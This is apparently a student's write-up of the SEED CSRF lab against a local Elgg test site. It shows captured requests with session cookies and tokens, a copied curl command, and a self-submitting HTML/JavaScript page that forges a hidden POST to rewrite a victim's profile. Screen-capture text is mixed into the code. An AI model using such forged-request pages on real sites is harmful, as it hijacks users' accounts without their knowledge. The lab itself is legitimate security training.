



Cross Site Request Forgery

Task 1: Observing HTTP Request


To get format for the HTTP get request I logged into Charlie's account(username: charlie, password: seedcharlie) I added samy a friend and the HTTP Header Live Firefox add-on that was preloaded(sadly it was disabled on firefox because it was "unverified". I then used about:ifconfig and changed xpinstall.signatures.required;from true to false.





HTTP Get: Add Friend


When I added samy as a friend I got this output



<http://www.csrflabelgg.com/action/friends/add?friend=45> ←-----Samy's user ID
&__elgg_ts=1639800903&__elgg_token=Acq6ntFYQwwW98T4LJB4Yg ←-----Disabled elgg Countermeasures
YQwwW98T4LJB4Yg&__elgg_ts=1639800903&__elgg_token=Acq6ntFYQwwW98T4LJB4Yg
GET HTTP/1.1 200 OK
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg=8gvpl7tuddgpqInIjumuo0vko1 ←-----Session cookie
Connection: keep-alive

HTTP POST: Send Post

When I tried to post and use the HTTP Header Request Live I got something weird so I used developer tools and copy and pasted the info here



Copy URL Result

<http://www.csrflabelgg.com/action/profile/edit>

Copy Post request as a curl result

```
curl 'http://www.csrflabelgg.com/action/profile/edit' -H 'Host: www.csrflabelgg.com' -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Referer: http://www.csrflabelgg.com/profile/charlie/edit' -H 'Content-Type: application/x-www-form-urlencoded' -H 'Cookie: Elgg=8gvpl7tuddgpqInIjumuo0vko1' -H 'Connection: keep-alive' -H 'Upgrade-Insecure-Requests: 1' --data "
```

Copy POST Data

__elgg_token=c6ht5AsOAO06tQrGiiNQ6w <----- Disabled Countermeasures

__elgg_ts=1639803356 <===== Disabled Countermeasures

name=Charlie

description=<p>I+GOT+THE+GOLDEN+TICKET</p> <-----Posted Message

accesslevel[description]=2

briefdescription

accesslevel[briefdescription]=2

location

accesslevel[location]=2

interests

accesslevel[interests]=2

skills

accesslevel[skills]=2

contactemail

accesslevel[contactemail]=2

phone

accesslevel[phone]=2

mobile

accesslevel[mobile]=2

website

accesslevel[website]=2

twitter


accesslevel[twitter]=2

guid=44 ←-----Charlie's ID


Task 2: CSRF Attack using GET Request


I created an HTML file and put it in /var/www/CSRF/Attacker

I based the file off the one in the textbook but I configured my img with the request from task 1






After composing a very enticing private message for Alice with a link to the attacker site





SUCCESS





Task 3: Edit Profile Attack

First I logged into Charlie account and used the add friend on Alice from the HTTP request I and the guid = 42

I created another HTML file and put it in /var/www/CSRF/Attacker

VBOX Clone Clone (Linked Base for VBOX Clone Clone and VBOX Clone Clone) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

The Virtual Machine reports that the guest OS supports **mouse pointer integration**. This means that you do not need to capture the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual

```
/bin/bash
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='description' value='Boby is the coolest dude ever. This is me Alice saying this and not a CSRF Attack'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
var p = document.createElement("form");
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
```

Type here to search

49°F Clear 12:20 AM 12/18/2021

Script

```
<html>
```

```
<body>
```

```
<h1>This page forges an HTTP POST request.</h1>
```

```
<script type="text/javascript">
```

```
function forge_post()
```

```
{
```

```
// The following are form entries need to be filled out by attackers.
```

```
// The entries are made hidden, so the victim won't be able to see them.
```

```
fields = "<input type='hidden' name='name' value='Alice'>";
```

```
fields += "<input type='hidden' name='description' value='Boby is the coolest dude ever. This is me Alice saying this and not a CSRFAttack'>";
```

```
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
```

```

fields += "<input type='hidden' name='guid' value='42'>";

var p = document.createElement("form");

p.action = "http://www.csrflabelgg.com/action/profile/edit";

p.innerHTML = fields;

p.method = "post";

// Append the form to the current page.

document.body.appendChild(p);

// Submit the form

p.submit();

}

// Invoke forge_post() after the page is loaded.

window.onload = function() { forge_post();}

